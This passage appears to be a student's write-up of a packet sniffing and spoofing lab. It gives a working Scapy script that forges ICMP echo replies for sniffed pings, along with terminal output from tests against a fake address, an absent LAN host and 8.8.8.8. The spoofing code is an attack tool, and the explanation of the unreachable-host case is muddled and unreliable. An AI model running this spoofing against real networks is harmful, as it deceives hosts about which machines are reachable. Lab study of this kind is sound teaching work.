    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)
        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data
        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)
        send(newpkt, verbose=0)
filter = 'icmp and host 1.2.3.4'
pkt = sniff(iface='br-0060eb022da8', filter=filter, prn=spoof_pkt)
```

We execute ,py file on Attacker, then Ping 1.2.3.4 on Host A

```
root@cb3eff700a03:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=52.4 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=24.2 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=24.6 ms
^C
--- 1.2.3.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 24.170/33.748/52.428/13.209 ms
root@cb3eff700a03:/#
```

We received 3 Packets, so on attacker container we should Spoof 3 packets as well.

```
root@VM:/volumes#  ./task1.4.py
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.......... 1
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet..........2
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........3
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
```

-We are going to use Host A to Ping '10.9.0.99' (a non-existing host on the LAN) and edit filter host to be '10.9.0.99' in .pyfile.
We execute, .py file on Attacker, then Ping 10.9.0.99 on Host A

```
root@cb3eff700a03:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4094ms
pipe 4
root@cb3eff700a03:/#
```

```
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
^Croot@VM:/volumes# ./task1.4.py
```

We observe that the packets are Unreachable, so we expect that no packets to be spoofed on attacker container on the right.
Since 10.9.0.99 is a non-existing host on the LAN, so MAC address doesn't know the map of 10.9.0.99 in the routing table, no routing or record in ICMP

-We are going to use Host A to Ping '8.8.8.8' (an existing host on the Internet) and edit filter host to be '8.8.8.8 in .pyfile.

We expect 2 packets received on Host A, one from '8.8.8.8' other from Spoofed packet on attacker.

```
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss,
pipe 4
root@cb3eff700a03:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=41.6 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=57.4 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=18.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=40.9 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, +2 duplicates, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 18.455/39.597/57.410/13.874 ms
root@cb3eff700a03:/#
```

```
^Croot@VM:/volumes# ./task1.4.py
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
```

We transmitted 2 packets, received 2 from '8.8.8.8' and 2 duplicated from attacker.